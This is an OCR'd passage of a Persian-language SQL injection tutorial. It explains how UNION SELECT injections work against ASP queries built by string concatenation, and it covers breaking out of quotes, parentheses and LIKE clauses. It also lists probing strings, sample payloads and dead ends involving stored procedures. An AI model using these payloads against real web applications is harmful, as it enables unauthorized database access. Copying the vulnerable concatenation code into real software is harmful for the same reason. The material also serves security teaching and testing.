


Figure 1: Syntax breaking on direct injection




Figure 2: Syntax breaking on a quoted injection

گزارش های SELECT برای دریافت اطلاعات از یک DB استفاده می شوند. بسیاری از Web Application ها که از dynamic content استفاده می کنند، صفحاتی با استفاده از اطلاعات برگشت داده شده از گزارش های SELECT می سازند. بیشتر اوقات، قسمتی از گزارش که شما قادر به دستکاری آن هستید، عبارت WHEER خواهد بود. راه تغییر یک گزراش از درون یک عبارت WHERE برای برگشت دادن رکوردهایی که خارج از انتظار هستند، تزریق یک UNION SELECT می باشد. یک UNION SELECT اجازه ی قرار گرفتن چندین گزارش SELECT را در یک جمله می دهد که چیزی شبیه به زیر خواهند بود:

```
SELECT CompanyName FROM Shippers WHERE 1 = 1 UNION ALL SELECT
CompanyName FROM Customers WHERE 1 = 1
```

این کار مجموعه گزارش ها را از اولین و دومین گزارش با هم باز می گرداند. ALL برای گریختن از انواع مشخصی از جملات SELECT DISTINCT مورد نیاز است و در غیر این صورت (در صورتی که هیچ جمله ی SELECT DISTINCT وجود نداشته باشد) هیچ مداخله ای در کار نخواهد داشت. بنابراین، بهتر این است که همیشه از آن استفاده کنیم. لازم است که اطمینان حاصل کنید که اولین گزارش یعنی گزارشی که developer این web application برای اجرا نامزد کرده است، هیچ رکوردی را برنگرداند. این کار اصلا کار سختی نیست. بیائید فرض کنیم که شما روی یک script با کد زیر کار می کنید:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
```

```
WHERE City = '" & strCity & "'"
```

و از این رشته ی تزریق استفاده می کنید:

```
' UNION ALL SELECT OtherField FROM OtherTable WHERE ''='
```

که در نتیجه گزارش زیر به DB Server فرستاده خواهد شد:

```
SELECT FirstName, LastName, Title FROM Employees WHERE City =
'' UNION ALL SELECT OtherField FROM OtherTable WHERE ''=''
```

اتفاقی که می افتد این است که: موتور بانک اطلاعاتی (database engine) به جدول Employees رجوع می کند و به دنبال یک ردیف که در آن City حاوی هیچ مقداری نباشد (یه به اصطلاح حاوی مقدار nothing باشد)، می گردد. به دلیل اینکه، هیچ ردیفی که در آن City هیچی باشد (nothing باشد) پیدا نمی کند، هیچ رکوردی ایگنور نخواهد شد. رکوردهایی که برگشت داده می شوند تنها از گزارش تزریق شده می باشند. در بعضی موارد، استفاده از nothing (هیچی) کارکرد نخواهد داشت، چرا که مقادیر (entry) هایی در جدول وجود دارد که در آنها nothing استفاده شده است یا به این دلیل که تعیین و مشخص کردن nothing باعث انجام دادن کاری دیگر در web application خواهد شد. تمام کاری که باید انجام دهید تعیین یک مقدار است که در جدول رخ نخواهد داد. تنها کافی است مقادیر غیر معمول را قرار دهید، برای انجام هرچه بهتر این مهم می توانید مقایسه ای با مقادیر درست و صحیح داشته باشید. هنگامی که شماره مورد انتظار باشد، صفر و شماره های منفی اغلب کارکرد خواهند داشت. برای یک آرگومانی متنی (text argument)، به سادگی می توان از یک رشته مثل "NoSuchRecord" ، "NotInTable" یا "sjdhalksjhdlka" به شرطیکه هیچ رکوردی را برگشت ندهد.

خیلی عالی بود اگر تمامی گزارش های مورد استفاده در Web Application به سادگی موارد بالا بودند. به هر حال، موضوع این نیست. بسته به نقش گزارش نامزد شده (و مورد انتظار) و همچنین عادات developer ها، می توانید Syntax Error ها را بشکنید و از بین ببرید!!!

3/2/3 enumeration گزارش با خطاهای ترکیبی (Syntax Error)

بعضی از DB Server ها تنها بخشی از گزارش هایی را باز می گردانند که حاوی Syntax Error در پیام های خطای آنها باشد. بسته به روشی که گزارش طراحی شده است، بعضی رشته ها اطلاعات مفیدی برگشت می دهند (و بعضی دیگر این کار را نمی کنند). در اینجا بعضی از رشته حمله های پیشنهادی را می آوریم:

```
'BadValue'
'BadValue
' OR '
' OR
;
9,9,9
```

اغلب، چندتا از این رشته ها اطلاعات یکجور را باز می گرداند (یا شاید هم هیچ اطلاعاتی را باز نگردانند)، اما نمونه هایی وجود دارد که تنها یکی از آنها به شما اطلاعات مفید می دهد. دوباره، تمام آنها را امتحان کنید.




Figure 3: Parenthesis breaking on a quoted injection

اگر Syntax Error **حاوی یک پرانتز در رشته ذکر شده باشد (از قبیل پیام** SQL Server **در مثال زیر) یا شما پیامی را دریافت کردید که صریحا از فقدان پرانتز بحث می کند (**Oracle **این کار را انجام می دهد)، یک پرانتز به قسمت** bad value **از رشته ی تزریق خود اضافه کنید، و همچنین یک پرانتز دیگر نیز به عبارت** WHERE **اضافه کنید. در بعضی موارد، شما ممکن است احتیاج به استفاده از دو (یا بیشتر) پرانتز داشته باشید. کدی که در** parenthesis.asp **استفاده شده را در زیر می بینید:**

```
mySQL="SELECT LastName, FirstName, Title, Notes, Extension FROM Employees
WHERE (City = '" & strCity & "')"
```

بنابراین، هنگامی که مقدار `') UNION SELECT OtherField FROM OtherTable ('''='` **را تزریق می کنید، گزارش زیر به سرور فرستاده خواهد شد:**

```
SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = '') UNION SELECT OtherField From
OtherTable WHERE (''='')
```




Figure 4: LIKE breaking on a quoted injection

دیدن کلمه ی کلیدی LIKE **یا علامات درصد که در یک پیام خطا ذکر گردیده اند (و آورده شده اند)، شاخص ها و نشانه های این وضعیت هستند. بسیاری از تابع های جستجو (**search functions**) از** SQL Query **هایی با عبارت های** LIKE **استفاده می کنند، مانند زیر:**

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE LastName LIKE '%" & strLastNameSearch & "%'"
```

علامات درصد در حقیقت wildcard **ها می باشند، بنابراین در این مورد، عبارت** WHERE **درست بازگشت خواهد یافت و این در حالی است که** strLastNameSearch **می تواند در هرجا در** LastName **ظاهر شود. برای بازداشت گزارش نامزد شده از بازگشت دادن رکوردها، شما باید چیزی باشد که هیچ کدام از مقادیر موجود در فیلد** LastName **حاوی آن نباشند. رشته ای که** Web Application **به ورودی کاربر اضافه می کند که معمولا یک علامت درصدو** single quote **می باشد (و اغلب پرانتز نیز وجود دارد)، احتیاج دارد که در یک عبارت** WHERE **مربوط به رشته ی تزریق منعکس شود (**mirrored**). همچنین، با استفاده از** nothing**، همانند** bad value **ها ایجاد آرگومان** LIKE **یعنی"% %" خواهد کرد که در حالت** Full WildCard **نتیجه می دهد و تمامی رکوردها**

را بازمی گرداند. دومین عکس یک گزارش تزریق کارگر برای کد بالا نشان می دهد.

3/2/6 Dead End ها !!


چیزی که شما ممکن است با آن در حین چک کردن با "9, 9, 9" یا یک رشته ممکن دیگر برخورد کنید، پیام خطایی شبیه به زیر می باشد:


```
Too many arguments were supplied for procedure
sp_StoredProcedureName.
```


معنی عبارت فوق این است که: اطلاعات ارائه شده توسط کاربر (Client-Supplied Data) به داخل یک رویه ذخیره شده گذر داده می شوند نه یک جمله معمول SQL (regular SQL Statement). تا آنجایی که من می دانم، اگر رشته گزارش شما مستقیما داخل یک آرگومان رویه ذخیره شده قرار گیرد، هیچ راهی برای انجام عملیات SQL Injection وجود ندارد. در مواردی بسیار بعید که رشته تزریق شما به یک رویه ذخیره شده از قبیل `sp_sqlexec` یا `xp_cmdshell` گذر داده می شود، شما ممکن است قادر به استفاده هایی از آن باشید.

